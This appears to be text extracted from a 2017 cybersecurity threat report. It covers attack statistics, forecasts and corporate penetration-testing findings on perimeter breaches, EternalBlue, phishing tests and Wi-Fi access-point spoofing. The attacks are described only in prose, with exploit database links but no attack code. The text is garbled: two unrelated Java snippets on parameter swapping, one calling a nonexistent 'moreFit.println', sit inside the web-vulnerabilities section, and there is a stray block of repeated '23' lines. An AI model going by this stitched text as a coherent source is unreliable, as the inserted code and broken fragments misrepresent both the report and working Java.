
Toward the end of the year, we noted the increasing use of malware to destroy evidence and hide the true motives of attackers. By destroying data permanently, this malware makes it difficult for investigators to reconstruct the chain of events and pinpoint how the attackers gained access to a system.

In the second half of 2017, as bitcoins soared in price, cryptocurrency mining became an attractive option for attackers. The CPU capacity of unsuspecting users could be used to mine cryptocurrency for attackers' benefit. A wave of mining attacks hit computers, servers, and mobile devices.

Social engineering



Damage from social engineering attacks in 2017: **over \$250 million**




In 2017, malefactors continued to refine their social engineering techniques. Phishing sites and emails were the most common avenues for targeted attacks against companies. To make phishing emails look more believable, attackers forged sender addresses, registered domains resembling trusted ones, and even hacked partner companies in order to masquerade as them in correspondence with the target while bypassing spam filters.

Many attacks were aimed at common users. The objective of these attacks was credit card numbers, online banking credentials, and credentials for email and other online services. Criminals forged websites, sent malware via email, used SMS messages containing a link to a phishing site, or simply called victims under false pretenses to obtain this information over the phone.

Compromise of credentials



Damage resulting from compromised credentials in 2017: **over \$100 million**



As 2017 showed, a weak password policy makes it easy work for attackers to guess passwords. Just one successfully guessed (bruteforced) password is enough to penetrate corporate systems. Worse still, passwords are often stored without encryption. In this case, if attackers hack a database, they can obtain all passwords in plaintext right away, without having to spend time reversing hash functions.

As cryptocurrency mania caught on, investors were busy setting up wallets and transferring money to them—as hackers bruteforced credentials and stole the proceeds.

Compromise of IoT credentials led to millions of routers, IP cameras, vacuum cleaners, and other devices joining botnets for mining cryptocurrency, tracking user location, performing DDoS attacks, and other malicious activity.

Exploitation of web vulnerabilities



Damage caused by exploitation of web vulnerabilities in 2017: **over \$390 million**


```


public static void falseSwap(int x, int y)
{
    System.out.println("in method falseSwap, x: " + x + " y: " + y);
    int temp = x;
    x = y;
    y = temp;
    System.out.println("in method falseSwap, x: " + x + " y: " + y);
}

```


```

public static void moreParameters(int a, int b)
{
    moreFit.println("is a: " + a);
    a = a * b;
    b = 12;
    System.out.println("in method moreParameters, a: " + a + " b: " + b);
    falseSwap(b, a);
    System.out.println("in method moreParameters, a: " + a + " b: " + b);
}

```



Number of attacks that used web vulnerabilities



Percentage of attacks that used web vulnerabilities


ICOs were among the most popular targets in 2017. Insufficient protection of web resources cost millions of dollars for ICO organizers. For example, in an attack against CoinDash,¹ criminals made off with USD \$9 million in investments.

Government websites became a favorite target for hackers. Ministries, departments, and state-owned companies are seen as the face of the government by the media, both domestically and internationally. This is why hackers often choose government websites for defacement and publish their own materials on them.


Exploitation of software vulnerabilities



Damage from attacks involving software vulnerabilities in 2017: **over \$280 million**



Number of attacks that used software vulnerabilities




Percentage of attacks that used software vulnerabilities

During penetration testing, our specialists regularly discover systems that are lacking necessary security updates or running out-of-date software versions. This means that an attacker can use known vulnerabilities in obsolete versions of software to perform an attack. Another option is to buy a ready-made exploit on the darknet, which will save time and get the job done, whether it be accessing a server database or something else.

DDoS attacks



Damage caused by DDoS attacks: **no estimate provided**



Number of DDoS attacks

Percentage of DDoS attacks

Temporary lack of access to a website may seem minor at first. But in fact, DDoS attacks can cause companies to lose large amounts of money, not to mention client loyalty. When clients are unable to move money or pay via online banking for hours at a time, they begin to doubt the reliability of the bank and sometimes incur financial losses of their own, due to the inability to pay bills, for example.

Main victims of DDoS attacks in 2017 were governments (usually because of hackers), online services (for example, cryptocurrency markets and ICO platforms), and financial organizations. Note that we counted only unique DDoS campaigns. When multiple companies became victims of a single botnet attack, this mass attack was considered as one incident.

¹ ccn.com/110991-2

Forecasts for the nearest future

We predict that many of last year's trends will continue to resonate this year:

- Large-scale malicious attacks will evolve. They will likely aim at having a destructive impact on the infrastructure of a target company (or even an entire industry, by attacking several companies), as opposed to economic motivation alone. Malware is turning into a bona fide weapon with destructive capabilities.
- Having proven itself against individuals, Ransomware as a Service will likely be directed against companies instead. As adolescents buy or download malicious software on the Internet and get caught by law enforcement, some will simply try to not get caught next time. More instructions and training materials will appear on the Internet about how to avoid going to jail.
- Cyberattacks will become even more sophisticated and complex, due to the use of hacked web applications as attack tools and multistage campaigns that affect both a target company and its partners.
- If operators of network-connected industrial equipment fail to keep operating systems and software up to date, in addition to taking other necessary measures, dramatic targeted attacks on ICS equipment are a distinct risk.
- As long as banks use cards and card data to authenticate transactions, criminals will continue to profit from flaws in card handling, data storage, and transmission. Malicious software for POS terminals and ATMs will continue to evolve, driving protection to improve as well.
- Attacks on ICOs will continue. However, if companies pay greater attention to security during the pre-ICO period such as by working with specialists in smart contracts and comprehensive infrastructure protection, the damage from cyberattacks will become significantly lower.
- When it comes to earning money from website visitors, mining cryptocurrency may soon eclipse contextual advertising. Several services already offer website owners the opportunity to make money by embedding mining scripts in their content. The number of willing owners will grow.
- Last year the number of new botnets and number of devices in existing botnets increased. Soon we can expect new large-scale DDoS attacks, likely with use of known malware.
- Countries that do not regulate cryptocurrency transactions may reconsider their approach. Without government oversight, cryptocurrency's anonymity may offer a golden opportunity for criminals interested in money laundering.



Download the full version of this research at our website.



Security of corporate information systems




Information Security Analytics Team

Corporate IT infrastructure is a complex multicomponent ecosystem designed to automate business processes. Domain infrastructure, email services, web applications, and business systems are all at the core of any corporate information system.

The source material for these statistics and analysis comes from security assessments of corporate information systems performed by Positive Technologies in 2017. The findings indicated here do not necessarily reflect the current state of other companies. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.

Security analysis results


The statistics for 2017 draw upon security audits of 22 corporate systems belonging to companies in various industries. As in 2016, most penetration testing was performed on behalf of financial and industrial companies.



Security assessment of corporate networks included external, internal, and comprehensive (external plus internal) penetration testing. Penetration testing is an effective method for detecting vulnerabilities in corporate infrastructure and obtaining an objective, independent evaluation of the state of security. Testers simulate the actions that a real attacker would attempt, from both the Internet and the company's intranet.

A significant portion of clients also requested assessment of Wi-Fi security and staff awareness (social engineering) in addition to penetration testing.

As a rule, during every security assessment, our specialists detect a variety of vulnerabilities and protection flaws that can lead to such severe consequences as full infrastructure compromise, sensitive data disclosure, or even DoS attacks.




Maximum severity of detected vulnerabilities (percentage of tested systems)

Compared to 2016, the share of corporate systems with critical vulnerabilities (CVSS score ≥ 9.0) almost doubled. The main cause is the publication of critical vulnerability MS17-010, which affects the SMB service on Windows systems. After exploits had been made available to the public, our specialists exploited this vulnerability in numerous internal penetration tests to obtain total control over LAN hosts and continue an attack up to obtaining maximum privileges on the domain.

Not that complicated: penetrating network perimeter

Statistics for 2017 show that the security level of the network perimeter is unchanged from 2016. However, penetrating the network perimeter became less complicated. In 2016, the difficulty of accessing LAN resources was "trivial" in only 27 percent of tests, but the equivalent figure doubled to 56 percent in 2017.



18 years is the age of the oldest vulnerability (CVE-1999-0532) detected during automated analysis of the network perimeter




10 is the maximum number of vectors for intranet penetration detected on a single corporate information system in 2017

Security assessment of corporate information systems detects, on average, two vectors for intranet penetration at each company tested. The maximum number of vectors detected at a company was 10.

All successful vectors for intranet penetration can be divided into the following categories:


- 44 percent of successful attack vectors are based on bruteforcing credentials for access to web applications, database management systems, and other services accessible on the network perimeter. With credentials in hand, the attacker can now execute OS commands on the target host.
- 28 percent of attack vectors are based on exploiting web application vulnerabilities. Several external tests revealed vulnerabilities that allow remote execution of OS commands with the privileges of the web application in a single step, without even logging in.
- In 16 percent of cases, an attacker could access intranet resources by exploiting vulnerabilities in obsolete software versions (such as CMS platforms).
- In other cases, an attacker can use configuration flaws to extract credentials stored in cleartext, such as on web application pages, in order to access systems on the network perimeter. In some tests, our experts also found a web shell that had been already uploaded to the servers of tested companies, indicating previous successful external hacks by unknown attackers.




Attack vectors for penetrating the network perimeter

The top five common vulnerabilities on the network perimeter are the same as in 2016, though their relative percentages shifted. In general, the average number of vulnerabilities detected in external penetration testing is falling. For example, every system tested in 2016 had vulnerabilities caused by the use of dictionary credentials. In 2017, this figure fell by half, mostly thanks to clients who had acted on recommendations from previous testing to

remediate vulnerabilities identified, address configuration flaws, and improve enforcement of password policies.




Most common vulnerabilities on the network perimeter (percentage of tested systems)



Protocols used on the network perimeter (percentage of tested systems)

As in 2016, most vulnerabilities detected on the network perimeter were found in application software and on web servers.




Every third company not ready for WannaCry

As mentioned before, Positive Technologies made a special offer to companies in Q2 2017: external perimeter scanning, free of charge, for detecting vulnerable services. The main aim was to prevent the spread of damage by WannaCry malware. A total of 26 companies in different industries—IT, telecom, finance, oil and gas, and retail—requested an automated scan of their network perimeter.


The first task for the companies was to define the borders of their corporate systems. But even this was not easy for everyone: 23 percent of the companies either could not define their network borders or defined them incorrectly. Even in the absence of testing, the inability to define the network perimeter is clear evidence of poor protection from external attacks.

Network perimeters were scanned by the MaxPatrol compliance and vulnerability management system in combination with additional software. Scanning revealed numerous vulnerabilities: 15 percent were of high severity according to CVSS v2.0, with some of them having publicly available exploits.




Many of the vulnerabilities detected by automated scanning of the network perimeter are common across systems. The most critical of these vulnerabilities is CVE-2016-6515 in OpenSSH: password lengths for password authentication are not limited, which allows remote attackers to perform Denial of Service attacks. A public exploit¹ for the vulnerability has been published. An attacker can also bruteforce credentials to connect via SSH and obtain user privileges on UNIX systems; the CVE-2016-10010 vulnerability in OpenSSH in this case allows using another

exploit² for local privilege escalation on a compromised host and developing an attack on LAN resources.




Most vulnerabilities revealed by the assessment of accessible services were in web applications and remote access services (SSH). These results of automated assessment match the statistics of external penetration testing: vulnerabilities and configuration flaws in web applications were generally the point for "jumping off" to gain access to LAN resources.




Automated scanning of network perimeter resources revealed that 8 out of 26 companies had external hosts with open TCP port 445 running SMB—meaning that the infrastructure of almost one third of companies was vulnerable to WannaCry.

1 exploit-db.com/exploits/40888/

2 exploit-db.com/exploits/40962/



Most common intranet vulnerabilities (percentage of tested systems)



Security flaws in service protocols (percentage of tested systems)

Lack of updates: business at greater risk

As in 2016, penetration testing performed with the privileges of internal users showed that total control of the infrastructure can be obtained on all tested systems. In a mere 7 percent of tests, was a "medium" level of sophistication needed for an insider to access critical recourses. In all other cases, even a minimally skilled attacker could compromise the entire corporate system.

Gaining maximum privileges on intranet hosts became significantly easier for attackers in 2017 when information about vulnerability MS17-010 was published. On March 14, 2017, Microsoft released an update to fix the vulnerability. A month later, on April 14, the Shadow Brokers hacking group released EternalBlue,³ an exploit for the vulnerability. From mid-April to the end of 2017, our experts successfully used this exploit in 60 percent of internal penetration tests, which confirms that critical OS security updates were not installed on most corporate systems in due time.

By the end of 2017, more and more corporate systems had been updated in response to vulnerability MS17-010. But in some cases, another published critical vulnerability (MS17-018) was exploited on Windows hosts for local privilege escalation. This vulnerability also has an exploit, which is unavailable to the public.

Statistics on security flaws in service protocols are taken from the tests that included analysis of LAN traffic (71% of clients). Other clients opted out of such analysis, because of the risk that it might cause interruptions in network operation.

3 vulners.com/seebug/SSV:92952




31%

of companies could be infected by WannaCry

60%

of corporate systems tested from April 14 to December 31, 2017 contained the MS17-010 vulnerability


Internal testing revealed that main flaws in corporate information systems are the failure to install critical security updates in a timely manner and weak protection against account recovery from OS memory.



Dangers of starting a dialog with cybercriminals

Security awareness checks were carried out among employees as extra part of penetration testing of corporate information systems. Testing is approved in advance by the client and involves social engineering attacks that imitate what real attackers would do. The responses of employees are then tracked and categorized. Testing included two methods: by email and by phone.

The results demonstrated that 26 percent of employees click links to phishing websites, with almost half of them entering their data in a fake authentication form. One out of every six employees exposed the corporate infrastructure to the risk of virus attack by running an attached file. In addition, 12 percent of employees were willing to enter into dialog with an attacker and disclose information, which can be used in attacks on the corporate information system.



More than 1,300 emails were sent in security awareness tests during 2017. Half of them contained a link to a phishing website and the other half had an attachment: a file with a script that sent the file opening time and the employee's email address to our testers. A real attacker could add a set of exploits targeting various vulnerabilities, including CVE-2013-3906, CVE-2014-1761, and CVE-2017-0199. Such an attack can result in control of the user's workstation, malware propagation, Denial of Service, and other negative consequences.

A typical example of a social engineering attack:


- 1) An attacker deploys exploits for various software versions on a website.
- 2) Potential victims receive an email message that links to this website.
- 3) An employee clicks the link in the email. As soon as the web page loads, vulnerabilities are exploited.

For more details on attack scenarios involving social engineering, see page 26.

So easily accessible Wi-Fi networks

Attacks on wireless (Wi-Fi) networks are yet another way for an external attacker to gain access to intranet resources. An attack against a wireless network requires inexpensive equipment and access to a location within signal range of the wireless network. An attacker even does not need to be on company property: our tests revealed that 75 percent of wireless networks are accessible from outside controlled areas. In many cases, a parking lot next to an office building would be close enough to perform a wireless network attack.

Almost all wireless networks tested in 2017 used the WPA2 protocol with various authentication methods, the most common of which was PSK (pre-shared key).



Wireless network authentication methods

The following two scenarios for gaining intranet access were the most common in 2017:

- Interception of handshake between an access point and a legitimate user (works with PSK authentication method only)
- Spoofing of access points to attack wireless network users (works with all authentication methods)

The first scenario involves bruteforcing a password for the intercepted handshake value. The success of this method depends on the complexity of the password in use. However, note that the password can be bruteforced outside the access point coverage area. Our experts are limited by testing timeframes and sometimes do not have enough time to bruteforce passwords for intercepted handshake values. However, more patient attackers might have more success.

After bruteforcing the password and connecting to an access point, the testers found that 75 percent of tested wireless networks do not isolate users from each other. Thus, a hacker can attack users' devices, for example, by exploiting the MS17-010 vulnerability on personal and corporate laptops.



40%

of companies have a dictionary password for wireless network authentication


23

23

23

23

23




Interception of handshake between an access point and a legitimate client

If bruteforcing of an access point password is unsuccessful, the second scenario (access point spoofing) can be tried out.

Firstly, an attacker can use a fake access point in combination with a phishing authentication form to obtain credentials and intercept sensitive information transmitted over unencrypted data transfer protocols (such as HTTP or FTP).

One of tests performed by our experts in 2017 involved assessment of a wireless network in Moscow, Russia. Testers used a fake access point with the extended service set identifier (ESSID) MT_FREE, which is used for access to the wireless network available in public transport and very popular among city residents. A fake authentication form was created, complete with the logo and design of the client. After a user connected to the fake access point, any attempt to visit a website was redirected to the fake authentication form. In this manner, testers obtained the domain credentials of employees and used them to continue the test attack.

Secondly, a fake access point can help an attacker to intercept credentials stored on a user's device. An attacker creates an access point with the same ESSID and settings as a legitimate access point. If a user has enabled automatic connections to



Access point spoofing



At only 1 out of 8


tested companies did employees not enter their passwords in a fake authentication form

known networks, the user's device will try to connect to a fake access point if the signal is currently stronger than that of the legitimate one. As a result, the attacker can obtain the hash sums of employees' passwords and use them to continue the attack on corporate infrastructure.

